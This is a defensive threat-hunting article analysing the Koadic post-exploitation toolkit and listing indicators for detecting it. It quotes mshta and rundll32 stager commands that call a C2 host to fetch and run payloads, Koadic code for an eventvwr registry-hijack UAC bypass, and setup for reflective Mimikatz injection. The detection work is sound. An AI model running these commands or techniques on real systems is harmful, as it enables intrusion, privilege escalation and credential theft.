



Threats & Research

Hunting for Koadic – a COM-based rootkit

Noora Hyvärinen
13.11.17 11 min. read

Tags: F-Secure Countercept Managed Detection and Response

In this post, we will be examining the core functionality of Koadic – an open source tool created by zerosum0x0. Koadic is a post-exploitation toolkit that provides remote access, as well as many different modules covering enumeration, pivoting, and escalation. The server-side component is written in Python and the agent-side components are written in Javascript/VBscript.Koadic supports four different stagers – mshta/regsvr/rundll32_js/disk (dropped file) – and twenty-eight different implants (at the time of our analysis). This post will focus on the first two stagers (mshta and regsvr)



https://github.com/zerosum0x0/koadic

Stagers – MSHTA & REGSVR32

To simulate an attack, mshta and regsvr32 payloads were generated using default settings and launched from a cmd on a test machine. Both of these payloads are lightweight stagers that will establish a HTTP(s) connection from the victim to the attacker in order to retrieve and execute a secondary payload on the target host.

Execution of the stagers immediately generated process activity involving mshta.exe and regsvr32.exe. An obvious indicator here is to hunt for suspicious arguments that contain URLs and use of scrobj.dll.

%SYSTEM32%\mshta.exe http://192.168.1.139:80/KvKSb

The second stage payload for the HTA is then executed using rundll32.exe instead of mshta.exe, whereas regsvr32.exe payload again uses regsvr32.exe. Both processes will have a parent process of WmiPrvSE.exe. The process arguments again can provide an easy way to detect this activity.

Rundll32, as the name suggests, is typically used to execute specific functions directly from a DLL on disk. It is possible, however, to use rundll32.exe to execute a JavaScript payload by calling the function "RunHTMLApplication" contained within mshtml.dll.

Regsvr32 is a Windows utility typically used to register and unregister DLLs and ActiveX controls in the Windows registry. Koadic implements a UAC bypass technique involving scrobj.dll, which was first discovered by Casey Smith (@subTee). Rundll32 and regsvr32 are both good methods for bypassing AppLocker rules or Software Restriction Policies.

From a network perspective, once the stager is executed it performs a GET request back to the attacker and fetches the payload, followed by a POST request back to the attacker with the victim host details.

After the initial payload gets executed, another call back is made to the C2 with the Session ID included in the URI.

```
GET /KvKSb?sid=de482e6af12047c197a6c64c64df319d;csrf=;\..\..\..\mshtml,RunHTMLApplication HTTP/1.1
POST /KvKSb?sid=de482e6af12047c197a6c64c64df319d;csrf=stage; HTTP/1.1
```

Once the request is complete, the victim is regarded as a “zombie” and it is possible to execute additional modules on the target.

Implants – UAC Bypass using Eventvwr.exe

With a target now under our control, we can begin to execute modules to escalate privileges and move laterally within the network. One of the first steps attackers will often take is to bypass UAC in order to increase their process integrity.

Koadic supports the eventvwr UAC bypass discovered by Matt Nelson (@enigma0x3) to perform a fileless UAC bypass using eventvwr.exe and registry hijacking.

When eventvwr launches it will execute the value located at HKCR\mscfile\shell\open\command, which by default is mmc.exe. However when

```
# data/implant/elevate/bypassuac_eventvwr.js
var path = "Software\\Classes\\mscfile\\shell\\open\\command";
Koadic.registry.write(Koadic.registry.HKCU, path, "", "~PAYLOAD_DATA~",Koadic.registry.S
```

The above registry key will then be created using the WMI service to manipulate the system registry keys and values.

```
# data/stager/js/stdlib.js
Koadic.registry.provider = function(computer)
{
   var computer = (typeof(computer) !== "undefined") ? computer : ".";
   var reg = GetObject("winmgmts:\\\\" + computer + "\\root\\default:StdRegProv");
   return reg; }
```

The write function will then create the registry key containing the payload to the HKCU path.

```
Koadic.registry.write = function(hKey, path, key, value, valType, computer)
{
   var reg = Koadic.registry.provider(computer);
   reg.CreateKey(hKey, path);
   if (valType == Koadic.registry.STRING)
      reg.SetStringValue(hKey, path, key, value);
   else if (valType == Koadic.registry.DWORD)
      reg.SetDWORDValue(hKey, path, key, value);
   else if (valType == Koadic.registry.QWORD)
```

clean up the registry entry.

```
# data/implant/elevate/bypassuac_eventvwr.js Koadic.shell.run("eventvwr.exe", true);
Koadic.registry.destroy(Koadic.registry.HKCU, path, "");
```

From an endpoint/network perspective, the first activity of note is the beaconing used by the zombie. Regular GET requests will be seen to the C2 in order to fetch any job queued by the server. Each job is assigned a unique CSRF value:

Once the UAC bypass job is executed a high integrity mshta.exe will be launched by eventvwr.exe.

A new connection will be made to the C2 with the same MSHTA command using rundll32.exe, but with a different session ID.

The attacker's command will be launched by a cmd.exe from a rundll32.exe parent. In this example, a PowerShell "get-process" was executed.

The output from this command will be stored in a temporary txt file on disk. It is possible to alter both the path and name of the file used to store the output data. The default path is %TEMP% and the filename is set to 32-character hex string.

```
# modules/implant/manage/exec_cmd.py
self.options.register("CMD", "hostname", "command to run")
self.options.register("OUTPUT", "true", "retrieve output?", enum=["true", "false"])
self.options.register("DIRECTORY", "%TEMP%", "writeable directory for output", required=
self.options.register("FILE", "", "random uuid for file name", hidden=True)
self.options.set("FILE", uuid.uuid4().hex)
```

After the payload is executed on the victim, a POST request is used to return output to the C2 server.

Implants – Mimikatz using Dynamic Wrapper X

Mimikatz is one of the most useful tools in an attacker's arsenal as it allows the extraction of credentials from system memory. Koadic supports two different deployment methods – Dynamic Wrapper X and DotNetToJS. The first uses the third party Dynamic Wrapper X ActiveX component to enable calling of DLL functions from JS/VBS. The second technique uses a C# loader to inject and execute the mimikatz binary. In this analysis we'll examine the first technique involving Dynamic Wrapper X.

Under the hood, this implant is interesting in the way that it combines Mimishim.dll, Powerkatz.dll and DynWrapX.dll. Mimishim.dll is a reflective DLL that shims Koadic and powerkatz.dll. It will create an x64 process of notepad.exe and then use Dynamic Wrapper X to invoke the necessary Windows APIs for the mimikatz injection:

However, it's possible to bypass this limitation (thanks to @subTee) by using a manifest, but it requires the manifest and DLL to be dropped to the disk.

```
# data/implant/inject/mimikatz_dynwrapx.js
var manifestPath = Koadic.file.getPath("~DIRECTORY~\\dynwrapx.manifest");
Koadic.http.download(manifestPath, "~MANIFESTUUID~");
Koadic.http.download("~DIRECTORY~\\dynwrapx.dll", "~DLLUUID~");

# modules/implant/inject/mimikatz_dynwrapx.py
self.options.register("DIRECTORY", "%TEMP%", "writeable directory on zombie", required=F
```

It then registers the functions needed:

```
# data/implant/inject/mimikatz_dynwrapx.js
var win32 = actCtx.CreateObject("DynamicWrapperX");
win32.Register("user32.dll", "MessageBoxW", "i=hwwu", "r=l");
win32.Register("kernel32.dll", "VirtualAlloc", "i=puuu", "r=p");
win32.Register("kernel32.dll", "OpenProcess", "i=uuu", "r=h");
win32.Register("kernel32.dll", "GetCurrentProcess", "r=h");
win32.Register("kernel32.dll", "WriteProcessMemory", "i=hllll", "r=u");
win32.Register("kernel32.dll", "CreateThread", "i=llplll", "r=h");
win32.Register("kernel32.dll", "WaitForSingleObject", "i=hu", "r=u");
```

Allocates RWX memory to the process:

```
# data/implant/inject/mimikatz_dynwrapx.js
```

attacker.

```
# data/implant/inject/mimikatz_dynwrapx.js
var shim_lpParam = "~MIMICMD~~~~UUIDHEADER~~~~SHIMX64UUID~~~~MIMIX86UUID~~~~MIMIX64UUID~
var thread = win32.CreateThread(0, 0, pReflective, win32.StrPtr(shim_lpParam), 0, 0);
```

From a detection perspective, when the payload is first launched it will spawn a notepad.exe with high integrity level and reflectively load a DLL using the Dynamic Wrapper X to run powerkatz.dll.

Using Sysmon it's also possible to see the same activity:

Once complete the process is terminated:

The reflective loading of the Mimikatz DLLs will generate a number of suspicious API calls, in particular the allocation and writing of memory within notepad.exe; CreateRemoteThread use from rundll32 is particularly suspicious. In terms of memory anomalies the reflective loading will generate anomalous unknown regions of memory that can be used to identify evidence of injection.

Analysing the network traffic it was possible to see the Mimikatz output being POSTed to the C2. Detection of this header using Snort would certainly be possible.

Indicators of Compromise

Host-Based Indicators

Hunt for suspicious HTTP(s) variables in the command line arguments:

```
%SYSTEM32%\rundll32.exe
http://192.168.1.139:80/KvKSb?sid=503b5d077cda4df28869e81993cda70f;csrf=;\..\..\..\mshtm
```

Hunt for parent process of rundll32.exe spawning eventvwr.exe or parent process eventvwr.exe spawning mshta.exe:

```
%SYSTEM32%\rundll32.exe >> %SYSTEM32%\eventvwr.exe
%SYSTEM32%\eventvwr.exe >> %SYSTEM32%\mshta.exe
```

Hunt for parent process of rundll32.exe or regsvr32.exe spawning cmd.exe:

```
%SYSTEM32%\rundll32.exe >> %SYSTEM32%\cmd.exe
%SYSTEM32%\regsvr32.exe >> %SYSTEM32%\cmd.exe
```

Hunt for parent process of rundll32.exe or regsvr32.exe spawning notepad.exe:

```
%SYSTEM32%\rundll32.exe >> %SYSTEM32%\notepad.exe
%SYSTEM32%\regsvr32.exe >> %SYSTEM32%\notepad.exe
```

Hunt for Dynamic Wrapper X artefacts dropped to disk:

```
%TEMP%\dynwrapx.manifest
%TEMP%\dynwrapx.dll
```

- mshta.exe

It is worth noting that Koadic stagers do support network traffic encryption for payloads, which will definitely increase the difficulty for network-level hunters.

Looking at the code in data/stager/js/stdlib.js, the URL structure is:

```
JOBKEYPATH : "~URL~?~SESSIONNAME~=~SESSIONKEY~;~JOBNAME~="
```

Breaking them down, the variable value for SESSIONNAME and JOBNAME can be found in core/stager.py (defaults are “csrf” and “sid”):

```
self.options.register("JOBNAME", "csrf", "name for jobkey cookie", advanced = True)
self.options.register("SESSIONNAME", "sid", "name for session cookie", advanced = True)
```

The URL is generated from five random alphanumeric characters by default and SESSIONKEY uses a UUID function to generate a 32-character random hexadecimal string:

```
# ~URL~ core/stager.py
self.options.register('ENDPOINT', self.random_string(5), 'URL path for callhome operatic

# core/plugin.py
def random_string(self, length):
```

alphanumeric characters, SID, 32-character random hex string and csrf.

```
/random_string(5)?sid=random_hex_string(32);csrf=
```

A regex to detect this URL is shown below along with examples:

```
[a-zA-Z0-9]{5}.*sid=([^;]{32}).*;csrf=
```

```
POST /KvKSb?sid=de482e6af12047c197a6c64c64df319d;csrf=; HTTP/1.1  (application/octet-str
GET /ZOjrZ?sid=394912dfa64741ae9a94fe67be2f347e;csrf=; HTTP/1.1
```

Do note that some of the indicators above can be changed or renamed in the source code. Some are options in modules whereas others would require actual code changes.

Conclusion

Knowledge and visibility are the key factors which determine the success of any threat hunting team. As attackers continue to use legitimate Windows tools together with payload obfuscation and traffic encryption, the importance of understanding how attackers operate is greater than ever.

Noora Hyvärinen
13.11.17 11 min. read

Categories
Threats & Research


Tags
F-Secure Countercept | Managed Detection and Response

Highlighted article

Is iPhone's Stolen Device Protection Enough to be a Gamechanger? We Tested It.

Ash Shatrieh
18.03.24 6 min. read

Related posts



Sarogini Muniyandi
07.03.24
12 min. read

Scams galore! Don't update later, update now!

Amit Tambe
20.02.24 3 min. read